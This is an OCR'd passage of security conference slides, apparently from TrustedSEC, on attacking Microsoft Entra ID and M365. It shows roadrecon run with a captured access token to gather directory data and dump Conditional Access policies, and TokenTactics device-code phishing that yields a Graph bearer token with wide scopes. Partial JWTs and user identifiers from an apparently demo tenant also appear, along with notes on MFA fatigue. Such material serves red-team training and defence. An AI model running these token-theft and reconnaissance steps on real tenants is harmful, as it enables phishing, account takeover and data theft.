fiAx2G15H-XEp3YO5mpeBqjdw_GKpnSY9JNKj2NH_i6TSK1VNfpW1v26EzLW9i3yVy2rUsbx4f6RRVq6aYqU7--FmbbRgx-6OamKIYwwQXTdhnIj4
9XK2gwsqNvAkpydH2tnpWN4VADPOJPQtrbSS7lVmKA4FLfNLYiVVLGJgpgamcb0FrMLjCL96sfZ3cwtpjiveuzkFX7oOLUfQrjXXFLDdTpmuZ1kns
fd1ZsYrdaCNKi-htDFllHEjgwow5FYsFkPEz0tFp-hTObNjBuIvTPuzjHC7OTTIB-rSS2BkOX6GjykqomQEgjZ2_ha5Yny2vlMGnr36WmIuc1GPtx
c3fuk5YUdtsu00sQt1ALySacxPSbyTAsA8D7aMM2HQmZBHmLTgxH3tCUXNq32rXFsbgq869ctFybjzEQrOZFr6Bxf1pE_3Bf4cvmAlIhvV0jxyQVl
vSjpgFPIFBD', 'familyName': 'Smith', 'givenName': 'Ben', 'oid': '5e5846b0-5d8f-4ae6-96d5-b8c9507b3d79', 'tenantId
': 'c77f09a5-4134-4cff-a600-5d8faa906a95', 'userId': 'ben.smith@skywalkerlabs.net', 'isUserIdDisplayable': True,
'isMRRT': True, '_clientId': '1b730954-1685-4b74-9bfd-dac224a7b894', '_authority': 'https://login.microsoftonline
.com/common'}
```

Hunting for CAP Misconfigurations

```
[07-17-2024 08:21:59]:[172.16.169.137]:[redacted]
[~/Downloads] $ roadrecon auth --access-token eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ik1HTHFqOThWTkxvWGFGZnB
KQ0JwZ0I0SmFLcyIsImtpZCI6Ik1HTHFqOThWTkxvWGFGZnBKQ0JwZ0I0SmFLcyJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLndpbmRvd3MubmV0Iiw
iaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvYzc3ZjA5YTUtNDEzNC00Y2ZmLWE2MDAtNWQ4ZmFhOTA2YTk1LyIsImlhdCI6MTcyMTIyMjAw
NywibmJmIjoxNzIxMjIyMDA3LCJleHAiOjE3MjEyMjc0MTIsImFjciI6IjEiLCJhY3JzIjpbInVybjp1c2VyOnJlZ2lzdGVyc2VjdXJpdHlpbmZvI
l0sImFpbyI6IkFUUUF5LzhYQUFBQWxKcWFOU2lZSXArVkN4S1FGLyt2QnMzdnlNTy9sTXVFSmZBT0FkdThOSzM5aTlsQlc5R0hqTEhjZWNaMGRLaU
ciLCJhbXIiOlsicHdkIl0sImFwcGlkIjoiMWI3MzA5NTQtMTY4NS00Yjc0LTliZmQtZGFjMjI0YTdiODk0IiwiYXBwaWRhY3IiOiIwIiwiZmFtaWx
5X25hbWUiOiJTbWl0aCIsImdpdmVuX25hbWUiOiJCZW4iLCJpZHR5cCI6InVzZXIiLCJpcGFkZHIiOiIyMDkuMTIyLjEwMS4yOSIsIm5hbWUiOiJC
ZW4gU21pdGgiLCJvaWQiOiI1ZTU4NDZiMC01ZDhmLTRhZTYtOTZkNS1iOGM5NTA3YjNkNzkiLCJwdWlkIjoiMTAwMzIwMDJDRTM4MUIyMCIsInJoI
joiMC5BVkFBcFFsX3h6UkJfMHltQUYyUHFwQnFsUUlBQUFBQUFBQUF3QUFBQUFBQUFBQlFBT2suIiwic2NwIjoidXNlcl9pbXBlcnNvbmF0aW9uIi
wic3ViIjoiVExldTE5eDlwaWhDekxJVnpjYl82V2hUeENiUlZjSmd2NURiSzJVMXdjOCIsInRlbmFudF9yZWdpb25fc2NvcGUiOiJOQSIsInRpZCI
6ImM3N2YwOWE1LTQxMzQtNGNmZi1hNjAwLTVkOGZhYTkwNmE5NSIsInVuaXF1ZV9uYW1lIjoiYmVuLnNtaXRoQHNreXdhbGtlcmxhYnMubmV0Iiwi
dXBuIjoiYmVuLnNtaXRoQHNreXdhbGtlcmxhYnMubmV0IiwidXRpIjoidzJ4OE85c1hKMHFVVzg0UHNiWVJBQSIsInZlciI6IjEuMCIsInhtc19pZ
HJlbCI6IjEgMjAifQ.IsOI1l9UYrg07A9iA_f-fmDg4SLGo2IJZxlQSzR_fUwB_bZaVHmGXinwmeozqwOMkXPbGCcL7YfZRFhPgw9AV9I_Y-x8rpA
YY89ntq2Z9ylD1lxo2TOXzoCB_Xj03jhfDiSuzdopHaD85vwWmJsm1k4rX_k-90ovJKzeq39QcUYqTblGUFslww2_mf5r5CmE6YdLhPsavJnbAFXa
ZjmZ8KTkLJwrPnKRixKGFcygdgxs6GwpWN1REtqG5BcsjbAqWJAot3hr5rqly2OoCCERtR2aYDrbnBBuqOF9eE6wJbHbx2NrZ3qKvSheo-3RAzH8g
QCK2UKBD3K5hg5uLy7RZQ
Tokens were written to .roadtools_auth

[07-17-2024 08:23:21]:[172.16.169.137]:[redacted]
[~/Downloads] $ roadrecon gather
Starting data gathering phase 1 of 2 (collecting objects)
Starting data gathering phase 2 of 2 (collecting properties and relationships)
ROADrecon gather executed in 12.16 seconds and issued 2152 HTTP requests.
```

https://github.com/dirkjanm/ROADtools

Hunting for CAP Misconfigurations



https://github.com/dirkjanm/ROADtools

Hunting for CAP Misconfigurations

```
[~/Downloads] $ roadrecon plugin policies -f caps.html
Results written to caps.html
```

Policies

Block Access to Admin Portals (Disabled)

Applies to	**Including**: All users **Excluding**: Users in roles: SharePoint Administrator, Global Administrator, Global Re
Applications	**Including**:
Controls	**Deny logon**

Block Access to Azure Management (Disabled)

Applies to	**Including**: All users **Excluding**: Users: On-Premises Directory Synchronization Service Account, TrustedS Users in groups: Azure_AD_MGMT Users in roles: SharePoint Administrator, Global Administrator, Global Reade
Applications	**Including**: Applications: Windows Azure Service Management API
Controls	**Deny logon**


Block Access to Device Code Flow (Disabled)

Applies to	**Including**: Users: Ben Smith
Applications	**Including**: All applications
Authentication flows	**Flows included**: DeviceCodeFlow
Controls	**Deny logon**


Low Privilege Users have access to extract Entra ID and CAP

https://github.com/dirkjanm/ROADtools

CA Policy Misconfiguration



- A gap in policy gets created when targeting certain cloud applications
- MFA protection around Office 365 gets configured but leaves Entra ID exposed to exfiltration
- Attackers can use data from roadrecon to expand phishing operations and target administrative role holders



TRUSTEDSEC

Active Operations/MFA

Microsoft disarms push notification bombers with number matching in Authenticator

Mandatory measure against attackers who spam MFA folks into submission

Jeff Burt — Tue 9 May 2023 // 19:45 UTC

Microsoft is hoping to curb a growing threat to multi-factor authentication (MFA) by enforcing a number-matching step for those using Microsoft Authenticator push notifications when signing into services.


Starting this week, Redmond is putting some muscle behind a number-matching feature that it began talking about last year. It said there were rising numbers of cyberattacks using MFA fatigue, also known as MFA push spamming and push bombing.


Two-factor authentication (2FA) and MFA are strategies for verifying users trying to log on to websites, accounts or services, and are part of the larger drive for zero-trust architectures, which take the position that anything or anyone trying to climb onto a network can't be trusted or given access until verified.

- Number matching solved authenticator push notification bombing
- Still exists on third party MFA apps
- Attackers gravitate to finding dormant accounts not backed with MFA (IE Service Accounts)
- Token theft is still a major problem

Active Operations

Phishing





Active Operations/Initial Access

Get-AzureToken -Client MSGraph


https://github.com/rvrsh3ll/TokenTactics


```
PS /opt/TokenTactics> Get-AzureToken -Client MSGraph

user_code        : EQWVVXQD7
device_code      : EAQABIQEAAAApTwJmzXqdR4BN2miheQMYMY
                   uqWVCDw8HnHq69qMMh77C5GrNRCGRq5_fXj
                   cGzV2KjI_tuRUd1PfsgAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to op
                   e code EQWVVXQD7 to authenticate.

authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
token_type       : Bearer
scope            : AuditLog.Create AuditLog.Read.All Cal
                   Contacts.ReadWrite DataLossPreventio
                   All Files.Read Files.Read.All Files.R
                   nProtectionPolicy.Read Mail.ReadWrite
                   People.Read.All Printer.Read.All Prin
                   foType.Detect SensitiveInfoType.Read.
                   eadWrite.All TeamsTab.ReadWriteForCha
```

```
expires_in     : 4410
ext_expires_in : 4410
expires_on     : 1725337153
not_before     : 1725332442
resource       : https://graph.microsoft.com/
access_token   : eyJ0eXAiOiJKV1QiLCJub25jZSI6InBMR1R3blFnU29TT3U3R0lYaFptV
                 iOiJSUzI1NiIsIng1dCI6IktRMnRBY3JFN2xCYVZWR0JtYzVGb2JnZEpv
                 VGb2JnZEpvNCJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLm1pY3Jvc29mdC
                 ZG93cy5uZXQvYzc3ZjA5YTUtNDEzNC00Y2ZmLWE2MDAtNWQ4ZmFhOTA2Y
                 xNzI1MzMyNDQyLCJleHAiOjE3MjUzMzcxNTMsImFjY3QiOjAsImFjciI6
                 Vyc2VjdXJpdHlpbmZvIl0sImFpbyI6IkFWUUFxLzhYQUFBQWthZUdYTmk
                 jFqbThqRzdicnhleTRZTU1BR3QvWW9STW9JNi9WcTBRelBVOGN5TlAvd0
                 PSIsImFtciI6WyJwd2QiLCJtZmEiXSwiYXBwX2Rpc3BsYXluYW1lIjoiT
                 1OTBlZDYtNTJiMy00MTAyLWFlZmYtYWFkMjI5MmFiMDFjIiwiYXBwaWRh
                 IsImdpdmVuX25hbWUiOiJCZW4iLCJpZHR5cCI6InVzZXIiLCJpcGFkZHI
                 W4gU21pdGgiLCJvaWQiOiI1ZTU4NDZiMC01ZDhmLTRhZTYtOTZkNS1iOG
                 IjoiMTAwMzIwMDJDRTM4MUIyMCIsInJoIjoiMC5BVkFBcFFsX3h6UkJfM
```

- TokenTactics gives attackers a modular framework to pass tokens to other parts of Azure/M365
- Roadrecon
- GraphRunner
- AzureHound

Active Operations/Initial Access






